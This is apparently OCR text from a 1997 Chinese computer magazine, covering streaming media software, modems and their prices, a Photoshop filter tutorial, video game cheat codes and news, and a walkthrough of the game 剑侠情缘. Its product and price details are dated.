简介：该网点可支持片名和人名的查询，国内、香港、台湾大部分著名影片及其导演、男女主角均可查到，并配有清晰的剧照。“电影索引”一栏可见到大量中文影片按拼音的排列，“电影消息”中含有《义胆厨星》的介绍以及中国电影展'97、柏林电影节的内容。“制做中的电影”向您展示了几个新人新作或名人新做，有专人负责采写；“电影网页”向您提供了大量与电影有关的站点，电影杂志、网址、电影新闻组业界人士的电影评论，香港、台湾、北京、台南、波士顿、丹佛、旧金山、悉尼等地正在上映的电影；这还不是全部，您还可以看到大陆、港、台的各电影奖项的详情，国外各大电影节如：柏林国际电影节、鹿特丹国际电影节、洛杉基国际电影节、温哥华国际电影节等的评奖、颁奖情况，这似乎不是一个应被忽略的站点，除非您一般不看电影。

生物类：

1. 站名：澳大利亚国家植物园

网址：http://osprey.erin.gov.au/anbg.html

简介：该园隶属于国家土地、生物和环境部。内含植物及园艺数据库。澳大利亚有代表性植物的数字化照片，植物园全园地图及其十一个分区的详细，关于该园园艺学研究计划的报告，每周的周花，澳大利亚土著居民对植物的使用，还有园中鸟类、哺乳动物和青蛙的介绍，还可以见到澳大利亚植物艺术画廊。（待续）

Internet 电视不是梦
——最新网络多媒体技术

（续）

□北京　刘栋

音频软件介绍

1.RealAudio

Progressive Networks 出品的 RealAudio （www.realaudio.com）是所有 streaming 软件中最为知名的一个。从 1995 年 4 月推出起，已有六百多万的 RealAudio 播放器被下载过，数百个网点采用它进行各式各样的现场或预录节目的广播。

最新的 RealAudio 3.0 支持立体声，新的声音压缩模式和 HTTP 传输协议（尽管将严重降低音质）。如果您用 Navigator 浏览器，RealAudio 只需最简单的安装过程，而在 IE 上它的 ActiveX 支持则根本不需要您手动安装。此后每当您点击 .ra 或 .ram 文件都将自动启动 RealAudio。在进行几秒种的缓存后，它就开始播放了。根据您的 modem 和 CPU 的不同，音质也有所不同。语言在各种速率下都比较满意，但音乐在 28.8Kbps 的 modem 上才能达到最佳效果。一般情况下，您可以在收听 RealAudio 的同时继续漫游网络，几乎没有什么声音的中断。

RealAudio 的外观相当简单，它显示文件名、所剩时间和总时间及创作者姓名。您可以控制播放停止、暂停、倒退或前进，它还有一个小的音量滑钮。RealAudio 可以将几个文件结合成一组（象 CD 的音轨），顺序播放，或在各曲间进行跳转。RealAudio 在一个目录里记录最近播放的文件，供您再次欣赏。

最新推出的商业版 RealAudio Plus 增加了一系列新功能，如热门网点按钮，在线搜索网络电台等。此外您可以将声音存到磁盘上，以供日后再用。RealAudio 的服务器软件比较昂贵，并且它不用 Web 网络的 HTTP 协议，这对广大网络创作爱好者来说，是美玉中的微瑕。总的来说，RealAudio 是一个不断改进的必备软件。

2.STREAMWORKS

Xing 公司推出的 StreamWorks （www.xingtech.com）是仅次于 RealAudio 的优秀产品。但它并不象 RealAudio 那样有那么多的网点支持，您最好在 Xing 公司的网页上查一下索引。（www.xingtech.com/content/sw2-content.html）

StreamWorks 与 RealAudio 十分相象，也需要单独的服务器支持，它采用 .xdm 后缀的文件格式。它的界面缺少音量控制钮，但有一个独特的“诊断”功能可以检查数据传输速率和误码率。比起 RealAudio 来，它的优势在于它支持 Streaming 视频，并且音质更好，不象 RealAudio 在低速率连接情况下那样容易出现音质变糟或中断。

3.INTERNET WAVE

VocalTec 的 Internet Wave （www.vocaltec.com/iwave）是专为音乐优化设计的，所以您不妨把音箱的音量开大些。语音只需 9600bps 就能听到声音，但听音乐您需要更快的 modem。在低速率下音质与 AM 收音机类似，但在 28.8Kbps 下，声音几乎可与 FM 收音媲美。在下载 Iwave 后，您可以到 www.vocaltec.com/sites.htm 查看一下支持的网点。

4.TRUESPEECH

DSP 集团公司的 TrueSpeech （www.dspg.com/truespch.htm）是为语音优化设计的，但也有些网点将其应用于音乐。在 www.dspg.com/cool.htm 有一些不错的声音文件。

5.TOOLVOX

Voxware 的 ToolVox （www.voxware.com/toolvox）是一个只能处理语音和 midi 文件的软件。它完全不是为音乐而设计的。它的文件不需要特殊的服务器，可以放置在您个人的主页上。并且据称一分钟的语音只需 18K 的数据。采用 ToolVox 网点的名单可在 www.voxware.com/toolvox/cool/sites/html 找到。

视频软件介绍

1.SHOCKWAVE

Macromedia 公司的 Shcokwave（www.macromedia.com）是一个为网页制作高质量动画、声音和图像的多媒体创作工具。尽管从严格意义上说它并不是一个实时视频软件，但它提供了动画和演示图像，并且最新版的 Shockwave 支持 Streaming 音频。采用 Shockwave 的网点包括 Disney，CNN，通用汽车等大公司，在这里您可以玩游戏，看动画或做其他普通 streaming 软件不能办到的事情。目前 Shockwave 正在进行针对 MMX 技术的优化，据称该软件的速度将提升 50%。

您可以到 Macromedia 的 Shockwave Gallery 看看 Internet 上最佳多媒体应用的范例。

2.CINEWEB

Digigami 公司的 CineWeb （www.digigami.com/products.html）是您完整的视频方案。它可以

播放 .mov,.avi,.mpg,FLIC 动画和 ActiveMovie 文件,并且能实时处理 .wav 和 .midi 文件。CineWeb 不需要特殊的服务器软件,只要在主页中加几句 HTML 命令即可。在视频窗口中点击右键可以将文件存盘,以供再看。

3.VDOLIVE 2.0

VDOnet 公司的 VDOLive (www.vdo.net/products/ vdolive) 据称在 14.4Kbps 速率下可达到 2~3 桢,28.8Kbps 下 8~12 桢,ISDN 线路上则能达到 20 桢的动态图像。VDOLive 的图像非常清晰,尽管跳动感太强。VDOnet 有一个 150 网点的庞大支持群,节目内容相当丰富。

4.VIVOACTIVE

Vivo 公司的 VivoActive 1.0 (www.vivo.com) 获得了 MSNBC,ABC,CNN 等电视巨头的支持。它能将 30MB 的 .avi 文件压缩至 100KB 大小,并且采用了 H.263 和 G.723 等视频会议的通讯标准。

5. 其他视频软件

MovieStar (www.beingthere.com/moviestar)
InterVU MPEG Player (www.intervu.com/ player/ aboutpre.html)
ClearFusion (www.iterated.com)
Vosaic (www.vosaic.com)

网络培训消息

清华大学计算机系、清华—COMPAQ 培训中心联合举办 Windows NT、Novell、INTERNET 网络培训班。全部由清华大学计算机系教授、副教授及网络工程技术人员讲课。

“中心”局域网上配有 WINDOWS NT3.51;NETWARE3.12;NETWARE4.1;UNIX 等多种服务器。该网通过清华大学校园网与 INTERNET 相连,有良好的网络培训环境。

联系上课地址:(100084)清华大学计算机系 黄莺
电话:(010)62784710,62783595
传真:(010)62785841,BP:62047788-26727

推荐多媒体网点

ABC.COM (REALAUDIO,VIVOACTIVE) www.abc.com
AUDIONET (REALAUDIO) www.audionet.com
CBS NEWS (VDOLIVE,REALAUDIO) uttm.com
CNET (REALAUDIO,VIVOACTIVE) www.cnet.com
DISNEY.COM (QUICKTIME) www.disney.com
THE ENTERTAINMENT CONNECTION (REALAUDIO) e-connection.com
E!ONLINE (REALAUDIO,QUICKTIME) www.eonline .com
ESPNET SPORTSZONE (REALAUDIO) espnet.sportszone.com
MSNBC (REALAUDIO,VIVOACTIVE) www.msnbc.com
MTV (QUICKTIME,SHOCKWAVE) www.mtv.com
NBA.COM (REALAUDIO,QUICKTIME) www.nba.com
ROCK & ROLL HALL OF FAME (REALAUDIO) www.rockhall.com
TIMECAST (REALAUDIO) www.timecast.com

(上接 67 页)

在 Hayes Optima 系列中,Hayes Optima 288 V.34+FAX Modem 支持 PCMCIA 并提供 EZjack 插接板,专供笔记本使用,其尺寸同信用卡相仿;EZ-jack 由伸缩的 RJ-11 连接器构成,可直接插入标准电话接口,用户可避免携带外接电缆线的麻烦。

5.Motorola Voice SURFR

语音/传真调制解调器,异步终端数据速率高达 57.6kbps,可明显节省电话费;具备 ITU-T V.42 及 MNP2-4 容错功能,ITU-T V.42bis 压缩功能,支持 RASIAH 语音,用户可以通过一条电话线传输数据和语音,还支持全双工扬声器,实现计算机实时会话,提供平滑的双向通话;能够自动应答话音呼叫,存储 10 个电话号码并可与所有通用的语音/数据通信设备连通。

6.Motorola Modem SURFR

传真调制解调器,内置的 Modem SURFR 为避免 28.8kbps 的传输速率超出芯片处理中断响应的能力,而在卡中内嵌了 16550UART 高速通同异步收发器,这种收发器比 8250/16450 收发器多出一个字节的缓冲区,减少了 CPU 必须响应的收发器中断次数,可在一定程度上避免数据传输过程中因缓冲区写满、CPU 未及响应而造成的数据丢失。

7.Motorola PCMCIA Modem

Motorola PCMCIA Modem 具有通过 Motorola 和 tango 寻呼机进行无线消息传送功能,它还可以与 Motorola 数据——预备式蜂窝电话相连接,使您有可能在各地都可收到有关商业信息。

8.Greative Modem

系创通公司产品,创通是以多媒体技术闻名的新加坡公司。Greative Modem 分两类,一类的代表为 Modem Blaster,系普通调制解调器,另一类集成了声卡,如 Phonem Blaster。

常见产品(非专线式)性能报价情况见下表。

品牌	型号	功能特点	采用协议	价格(元)
HAYES Accura	144(内)	一般	ITU-TV.42	650
	144(外)	一般	/MNP2-4 容错	700
	288 Message(外)	语音录播	V.42bis	1550
	288B DSVD(外)	数据语音同传	/MNP5 压缩	2200
	336(外)	一般		1450
	336 Message(外)	语音录播		1650
	DSVD(外)	数据语音同传		2200
MO-TOROLA	Voice Surfr144(内)	语音	V.42 容错 V.42bis MNP5 压缩	650
	Voice Surfr144(外)	语音		720
	Modem Surfr288(内)	一般		1150
	Modem Surfr288(外)	一般		1200
	Premier336(内)	语音		1550
	Premier336(外)	语音		1550

迷人的 PHOTOSHOP 世界(四)

□北京　陈荣桂

第四篇　创造梦幻世界

摄影过滤器通过过滤光、改变光线的折射率来增强图像，而 PHOTOSHOP 则是对数字图像进行数据处理，或产生一个随机数，或者根据数学公式演变来产生一个特殊的效果。摄影过滤器无论在效果和多样性上，都是无法与 PHOTOSHOP 数字过滤器相比的。

在 PHOTOSHOP 的 Filter 菜单下的滤镜通常分为两类，一类是校正性滤镜，这类滤镜主要是为了弥补扫描图像的缺憾，比如清除源图像上的灰尘、划痕、色沉着、网点等，它们产生的效果是很微妙的，有时甚至难以觉察到 还有一类是畸变性滤镜，这类滤镜主要是为了产生一些特技效果，所以改变的效果特别显著。

有的过滤命令被选定后，立即产生作用，而有些则弹出一个对话框，由你自己来输入一些参数，控制产生的结果，下面是一个典型的过滤器对话框。




图 1　运动模糊对话框

这个名为 Motion blur (运动模糊)的对话框中 Angle 框要求一个运动角度值；distance 框要求一个运动模糊的长度，可直接键入一个数值，也可拖动底下的三角标，数值越大，模糊的效果越强 这个对话框的左上角是一个预视框，模糊效果能即时预视出来，这就节约了许多不必要的试验。

虽然各个过滤器产生的效果迥然不同，而它们的使用方法却大同小异。需注意的是，当图像中有选择块时，则过滤器只作用于这一区域，否则作用于全图。

本篇要点

★让背景飞起来
★把画像刻在石头上
★荒谬的移位图
★第三方厂商
★创造一个梦幻世界

一、让背景飞起来

你不会想到，在 PHOTOSHOP 里做一张特技照片是如此简单：

(1) 打开\ PHOTOSHOP\ TUTORIAL\ PORTRAIT.JPG 文件和 TRUCK.JPG 文件。

(2) 将小姑娘选择出来，擦掉背景，然后将 TRUCK 图片拖到背景层里。

(3) 打开 filter 菜单下的 Blur→Motion Blur 对话框，在 Distance 框中键入 50，单击 <OK>。


图 2　源图


图 3　源图


图 4　目标图

二、把画像刻在石头上

我这里要讨论的可不是汉画像砖，不是真的让你去找把雕刻刀去把自己的画刻到石头上，我想要探讨的是怎样使一幅照片产生一种浮雕的质感。


(1)打开一幅你喜欢的数字图像。


(2)选 Stylize→Emboss，得到如下的对话框

Angle 后面的对话框要求输入一个数，是明确产生浮雕时的光源角度，Height 和 Amount 共同作用决定着浮雕的深度，如果你没有什么经验，不妨多试验几次，直到预示框出现你满意的效果为止，单击 OK，现在仔细品味一下自己的作品吧。



图 5　Emboss 对话框



图6 源图


图7 目标图

三、荒谬的移位图

移位图，怎么说呢，如果在电脑上手把手地教给你做，我敢说，象你们如此聪明的人几分钟就会了，但是，现在我要给这么多未可知的朋友们去解释，还真是有点难度，还是让我试一试吧。

给源图像做 displace（移位）时有一个序曲，就是先得创作一幅位移图，相应于源图像的位置，位移图上黑色的部分指定源图上相应位置的像素向右向下移动，位移图上白色的部分指定源图像相应部分的像素向左向上移动，灰色部分指定的源图像相应部分不作移动。

在下面 displace 的对话框中，Horizontal scale 指定水平位移的距离；Vertical scale 指定垂直位移的距离。

如果位移图小于源图像，可选择 Displacement Map 下的 Stretch to fit （拉伸匹配），使它的大小匹配所选图像的大小，而 tile 的意思是在源图像里重复该位移图。


图8 源图像



9 拉伸匹配位移图


图10 目标图



图11 位移图


图12 目标图

如果位移图有多个通道（层）的话，那么第一个层里的黑白色指示的是源图的水平移动，第二个层里的黑白色则指示源图的垂直移动，其它层则被忽略了。

四、第三方厂商

kai 因为专门为 PHOTOSHOP 定制滤色镜而名利双收，说句实话，他的许多“作品”我并不欣赏，只是偶而也有被打动的地方，比如 page curl 的功能，它能随随便便把一幅图卷起一角来，那么自然，就感觉和真的一样。

不过要想使用这些功能还真得费点周折，首先得付适当的钱给他或他的代理人，然后把这些注册了版权的内容从 CD 盘安装到\ photoshop\ plusin 目录下。

（1）打开一幅数字图像。

（2）找到 Filter 菜单下新加入的 kpt filters 命令

（3）选择 kpt filters→page curl

就这么简单，一幅漫不经心的艺术品如此产生了。




图13

五、创造一个梦幻世界

朋友们，如果我就此说再见时，希望你们不要因此责备我言而无信，是的，我答应带你们进入一个梦幻的世界，现在你们来了，但是梦幻的感觉在哪儿呢？


朋友们完全不必为此心焦，创造性成果不是一时可得的（即使你真的是天才），它与勤奋密切相关，我们现在已掌握了一个功能如此强大的工具，只要不断地去探索，去感悟，一定会有收获的。而且，现实中确实有着许多这样“梦幻”的例子，现在你重新审视报摊杂志上那些绚丽多变的‘封面’世界时，你一定能看出来，在那一点上，他们使用了 PHOTOSHOP 的技巧。

我将等待着你们的成功，下一期的“精彩的结局”主要讨论图像打印的问题，那正是把你的梦想化成现实的手段。

（待续）

秘 计 天 地

呵呵，我是螺丝刀，我的任务就是帮助您在朋友面前变得更有面子，怎么会更有面子呢？你率先玩爆一个游戏，那是多么有面子的事情呀（非电脑游戏玩家不会理解）！所以，常和我螺丝刀打交道的人都是强者，哈哈……我螺丝刀来帮你改改改……对了，您需要什么秘计得问我哦。



1.Blood & Magic

在输入指令时，记住：一定要按‘ALT’键。

指令	效果
FOG? WHAT FOG?	游戏中不再有雾
BOOST	300点魔法
ELMINSTER	所有研究均完成
ACOLYTE	B Golem
FATHER	Cleric
WOLVERINE	Druid
GREMLIN	Enchanter
FATAL ATTRACTION	Fury
FLYING MONKIES	Gargoyle
RAISE DEAD	Ghoul
ALASKA	Gnome
JARETH	Goblin
CONCRETE	Stone Golem
MERV	Griffin
BODY GUARD	Guardian
MICROSQUISH	*Juggernaut
MOTHER IN LAW	Harpy
SEDUCTION	Nymph
LANCELOT	Paladin
YOGI	Ranger
NEEDS FOOD BADLY	Warrior
MERLIN	Wizard
SHADOW	Wraith
SMOG	Wyrm
DEAD FLESH	Zombie
ITEMXX	???
CANDYGRAM	???
WOPPER	???
QUARTERS	???

2. 魔兽争霸 2

输入指令前要按下回车键：

指令	效果
TIGERLILY	允许跳关
ORC x，HUMAN x	在用过TIGERLILY后可跳关（x = 1～14）
GLITTERLING PRIZES	加金、木
VALDEZ	加油
DECK ME OUT	立即升级所有技术
EVERY LITTLE THING SHE DOES	升级所有魔法
HATCHET, AXE AND SAW	提高伐木速度
ON SCREEN	显示所有地图
MAKE IT SO	增加建设、升级、造兵速度
IT IS A GOOD DAY TO DIE	所有士兵不怕攻击（魔法除外）、对敌人一击致命
UNITE THE CLANS	立即过关
YOU PITIFUL WORM	立即失败
THERE CAN BE ONLY ONE	直接看爆机画面
NEVER A WINNER	失败
Hatchet	加快砍树速度
Nogluses	关闭所有陷阱

3.Blood

是3D realms公司的最新力作，出自GT Interactive，和Duke3D一样也是用the Build engine。要按下‘T’后才可以键入秘计。

mpkfa – 无敌
voorhees – 无敌
capinmyass – 关无敌
idaho – 得到全部武器
bunz – Guns Akimbo
griswold – 200%的装甲度
funky shoes – 得到跳鞋
onering – 隐形
mario – 跳关
kevorkian – 自杀
krueger – 激怒并得到200%的健康度
rate – 调整显示率
i wanna be like kevin – 无敌
nocapinmyass – 无敌
lara croft – 弹药无限
montana – 得到全部武器及道具
spork – 200%的健康度
keymaster – 得到全部钥匙
satchel – 得到全部道具
calgon – 跳关
goonies – 全部地图
mcgee – 激怒
jojo – 喝醉

如果用了CHEAT CODE过关时会显示CHEATER，并且KILL和ITEMS为0。

4.Quake

在游戏中按下‘～’后，再输入其密码。

密码为：

GOD 无敌
IMPULSE1 散弹枪
IMPULSE2 双管散弹枪
IMPULSE3 钢钉枪
IMPULSE4 贯透枪
IMPULSE5 榴弹枪
IMPULSE6 火箭发射器
IMPULSE7 雷神炮
IMPULSE9 得到所有武器、弹药、钥匙
FLY 飞行
NOCLIP 穿墙
MAP ExMy 跳到第x大关，第y小关
NOTARGET 隐形

5.WindWar

在游戏中键入以下字符

!golden boy：获得金钱
!the sun also riser：显示所有物品
!pump an ahrn：名声值加满
!the great pumpkin：赢得战役
!come all ye faithful：快速征兵
!on a mission from gawd：快速建设

6.Diablo

*你玩其中一人后，存盘，然后用同一人玩一个新游戏，你会发现原来的人的级别和身上的物品都在，只是你是重新开始从第一层玩。

*当你有很多钱时，在魔法商店里见到自己喜欢的魔法书时，你买了一本然后存盘，再取进度，这时候你会发现那本书还可以买到，这样可以一次把魔法度升得很高。





★★喜欢 Empire Interactive 的 Flying Corps 的玩家注意，该公司将会推出 MMX、Multiplayer 和 3Dfx 的更新版本，原本打算是在四月初或五月初推出的，不过据消息指出，可能要到八月才可供下载，并且只支援 Windows 95 的玩家。



★★Gravis 即将推出新音效卡：Ultrasound Extreme，听说会与 Sound Blaster 相容，售价约$169.95美元一张，讲求音质、又喜欢玩 Game 的 Ultrasound 迷大可放心，因为该卡除了有 Gravis 的 GF1 波形音效晶片外，在 FM 音源上还采用了 ESS AudioDrive FM synthesizer，保证相容所有 SoundBlaster Pro 的游戏。



★★近期推出的游戏包括：KKND、Interstate76、ATF Gold 和两款支援 MMX 的游戏 Helicops。



★★Blizzard Entertainmen 会为旗下最经典的 warcraft 游戏推出新花招，推出 Warcraft Adventeures: Lord of the Clans(起源片：氏族领袖)，故事会沿袭 eyond the Dark Portal 的故事结局发展下去，同样是即时战斗的玩法，有七大洲及六十个地区、四万个动画片段和请来大量的知名配音员，除了 Windows95 版外，还会有 Mac 机版，当然还少了多人连线 Internet 对战！



★★出品 Duke 3D 的 3D Realms 公司将要推出的是 Shadow Warrior。



★★去年推出后轰动一时的 Tomb Raiders，将会推出 CD Singles 和录影带。

而 Tomb Raider2 亦正在赶工，预计在1997年11月推出，Lara 的动作细致度更精细，而且可能包括水中战斗！

★★Activision 即将推出 Quake 的任务资料片——Mission Pack No.2：The Dissolution of Eternity(好可怕，永恒的死亡？)，由 Rougue Entertainment 负责设计，总共有十六关及一些 DeathMatch 关卡，并新增了抢旗的玩法，而且有八款新怪物和一些新武器。



★★Novalogic 的超级卡曼契第三集已经推出了试玩版，档案约8.6MB，各位可往 ftp://ftp.novalogic.com/pub/demos/c3demo.exe 下载玩玩。

Canon



佳能电脑画廊

FUN

参赛作品选登

剑

石涛 北京

作者可够执著的，磁盘来来回回寄了三次。画幅中的舞剑人是否与世隔绝，过着隐居生活还是休息日到郊外过把舞剑隐呢？这只有作者才清楚了。



牛年大吉

金方 上海


“牛鸡牛吉”。作者在设计贺卡时也不放过对“好意头”的讲究。



Rock

△赵颋 安徽

作者说：文明的碎片折射出一首首血泪交织的心曲。



Car

◁赵颋 安徽

这辆 1917 年的“老爷车”你是否想拥有呢？

《剑侠情缘》全攻略

□北京　李兰云

前　言

南宋初期，朝廷昏庸国衰民怨，奸佞弄权陷害忠良。金人铁蹄嚣尘南下意欲一统中国，岳家天兵挥戈北指正待重整河山。江湖邪派五色教为独霸武林屈膝面对兀术，义军残部要报仇雪恨暗箭指向岳飞。半张血书露黑手，支天栋梁命在旦夕；一份宝图藏天机，锦绣江山姓属胡汉？国家仇，民族恨，热血剑客热血冲云霄；英雄梦，儿女情，侠义英杰侠义泯恩仇。父辈恩怨鬼神惊，儿女情仇天地泣。扑朔迷离，悬念迭起，选择对错都是错，揭开谜底还有谜。看到六个结局，方知人物底细。结局：竹马青梅伴侠侣，古佛暮钟藏忠魂；大结局：秦桧命丧风波亭，岳飞痛捣黄龙府！

去改写昏暗的历史吧！

衡山剑派大弟子独孤剑正一个人在衡山下面的房子旁练剑，师傅临走时的情景在面前浮现，师傅说，你的父亲是张风杀死的，张风现在已经做了殿前都指挥使，等等等等。正在恍惚之际，师弟卢青跑来说，师傅已经回来了，并且受了重伤。

在山上面的房子里的右上角的房间里，师傅刘轻舟话没说完就断气了，临死前提到五色教和一个姓柳的人，并嘱托独孤剑在山下找到他留下的一封信。

理所当然成为衡山剑派掌门人的独孤剑，下山之前自然要和各位师弟师妹谈谈心，和所有人谈完话后就可以下山了。

在下面的房子里有箱子，不要忘了打开瞧瞧。

来到山脚下，在最右边的一棵树上找到师傅留下的信，原来是一份名单：

柳中原
顾　枫
无　虚
韩

名单被撕掉了一角，“韩”后面的字和另外一个人的名字看不到了。独孤剑正在琢磨后面两个人是谁，一个红衣人出现，原来是截杀师傅的凶杀之一，幸好他已经中了师傅一掌，否则……打败红衣人，独孤剑正式下山，开始了他的江湖之行。从此，独孤剑的生死荣辱，就掌握在玩家你的手中了。

首先要到武夷山去找名单上的第一个人柳中原。在树林里不时有小蟊贼出现，反正一招半式就可以搞定，不妨先拿他们活动活动手脚，将级别提升到 8～10 级最合算，在后面的战斗中就游刃有余了。在三叉路口向下后朝右边走，来到峭立的石壁前，有两个向上的木梯，从右边的木梯上去，在洞里上下左右乱蹿，总可以出去的。

七弯八饶好不容易来到武夷山剑派，和院子里的一个弟子对话，可以打探到一些关于武夷山后山禁地的消息。在大厅里找到武夷派大弟子张林，得知柳中原老前辈已经去了京城临安，只好又去临安。

临安城里倒很热闹，完全没有“国破山河在”的感觉。先去客栈，院子里那个叫贾老实的有点莫名其妙，记住他。在客栈二楼有个叫郜广（怎么象是“广告”啊？）的江湖豪客，知道很多江湖中的事，对话之后受益不浅啊。

右下方的房子，住着个年轻漂亮的小寡妇赵七娘，一进去就被缠住了，好不容易脱身，在酒店二楼找到周木匠，做点好事撮合他们吧。再回赵七娘家看看他们进展如何？进展异常顺利，一番甜言蜜语之后，他们不会忘了感谢大媒人。除开得了物品之外，你的品德值还增加了五点，这可是你看不到的好处哟，最后结局如何就看你的品行怎么样了。

趁还是单身的时候去怡春楼走一趟，在二楼找到一个叫秋雨的女孩，答应她找舅父的事情后会得到一块能避毒的红玉。

满街上向人打听，和大部分人谈话之后(一定要听别人把话说完哦)，去酒店二楼。那个叫路达的家将模样的人简直就是一个纯种的汉奸坯子，一语不和，就要动手，那个叫张如梦的翩翩公子也过来帮忙，两个人将那家伙痛扁了一顿……

张公子刚走，我们的女主角正式登场亮相了。……还在恍惚之中，楼下传来惊呼声，刚才那个姑娘被采花贼抓走了。好不容易逮着个英雄救美的机会，柳中原也不找了，先去救美人吧。

在东边城门附近找到小乞丐小雷，花了银子却只换了两个谜语。

春天五人去爬山，
爬了一山又一山。

第一句打一“日”字，第二句打一“出”，“日出”自然是说的东方了。但东边城门出去不了。再看第二个谜语。

伍子胥财宝丢光，
孙仲谋痛失江山；
两个人结成伴当，
直吵得地覆天翻

伍员丢贝，吴国失天，口对口吵架，原来是要找一个姓“吕”的人。在赌场找到将军吕文才，可以通过赌博或战斗的方式得到出东门的令牌。

和赌场老板可以赌点银两，赢了存档，输了调档，就会只赢不输了，但本游戏中的银两用处并不大，一两银子没有也可以爆机的，银两除在某些特殊场合使用外，主要作用就是到客栈休息恢复生命和内力，但常常会因此而降低品德值，比如说不巧的是你去客栈睡觉时带了个女孩……

出东门到渔村，在右边房子里找到老王，老王死活不出海。右边的渔民骗了银子后跑到树林里躲了起来，找到他后他会说出使老王出海的方法。有本攻略就不需要浪费银两了。

回城，在客栈院子里找到贾老实，但他要怡春楼名妓南宫彩虹的一滴眼泪。在怡春楼右下角墙边施展轻功飞上怡春楼二楼，南宫彩虹给了一个有香水的茶杯，将茶杯交给贾老实，带上贾老实去找老王，老王就会带你去采花贼所在的碧霞岛了。

打败岛上的五个黑衣人就会退潮，从右上方的礁石进入山洞。打败采花贼，和一个楚楚动人的姑娘在火堆旁面面相对，不巧的是那刚好是你杀父仇人张风的女儿……

洞内传来呼救声，从左上方的小船进入内洞，在左上角救出一个叫何梅的姑娘。何梅说，那个采花贼象个女的——女的也采——花？

返回临安时在城门口会碰见张如梦，约你谈话。进城后还可以施展轻功上怡春楼和南宫彩虹谈一次话，对她感觉如何？

去何梅家，何员外会问你娶不娶何梅，答应的话独孤剑从此就在临安城里做富家翁，故事也就结束了，这是 demo 版中的一个玩笑，正式版中保留下来了，但不算是正式结局。

从北城门上城墙，在东边城墙上找到张如梦，打斗完后一个红衣人(南宫彩虹)出现，刺伤独孤剑并带走张如梦。张琳心也出现，将独孤剑送往客栈。

醒来后发现书信丢失，在西面城墙上找到张琳心，二人一起上武夷山。

在栈道上干掉五个杀手，来到山上，武夷山已经全军覆没，从左上方的树林中上栈道，进入武夷山禁地——后山的山洞。

打开石壁上所有看得到的开关，首先进入中间一个石壁上有字的石屋。看石壁上的文字，独孤剑习得“风雷九州”，张琳心习得“凤舞九天”，这可是两人最厉害的武功喔。

石桌上还有一首打油诗：

西山冷月逐晓风，
光盘佛顶云傍松
指点英雄身后事，
乾坤倒转一枰中。

“西山光盘指点乾坤”？

控制通往里层的铁门的开关在右边机关的后面，开关从左至右为“1011”时铁门打开。

在左上角，柳中原已经坚持不住了。干掉杀手头目，和柳中原对话后就可以下山了。

独孤剑和张琳心从武夷山下来准备去长安，在临安城外，张风从树丛中掠出将张琳心掳走。前去寻找，欲杀张风，反被张风点住穴道。二人谈了几句，张风离去。怎么搞的，画面不动了？死机了？请按“Ctrl + Alt + Del”进行热启动——且慢！原来是你的穴道还未解开。

在树丛中找到张琳心，二人察觉到临安城内发生了剧变，遂一同进入临安城。

临安城里，得知张府已被查抄。进入酒店打听，得知北门附近铁匠铺内的段铁匠也出了事。先去张府，再去铁匠铺。

这时吕文才押了段铁匠回铁匠铺搜寻宝剑，段铁匠不从，被吕文才杀死。二人现身杀了吕文才，在风箱处拿到了烟火霹雳弹后方可出门。

欲知后事如何，且听下回分解。

(待续)

(本游戏光盘我社邮购部有售，详情请见本期软件橱窗)

怎样选配您的 PC（续）

□北京　孟方

若要买 MODEM 的话，最好多花点钱买一个 28.8KB/S 的名牌外置 MODEM，一是外置 MODEM 特别适合中国的线路，MODEM 上的指示灯可以告诉你 MODEM 的工作情况。若是插卡式的，断线了，你还以为工作正常呢，浪费机时。而外置对线路的各种情况都能通过指示灯迅速反映，使你及时作出对策，不致断线了，你还蒙在鼓里。二是 28.8KB/ S 比常见的 14.4KB/S 卡式快一倍，下载大文件用时少，用不了多长时间，就会把多花的钱挣回来，投入高产出更高。

本人根据购买者的不同需求，向大家推荐几种主板、内存、显示卡和硬盘的组合。

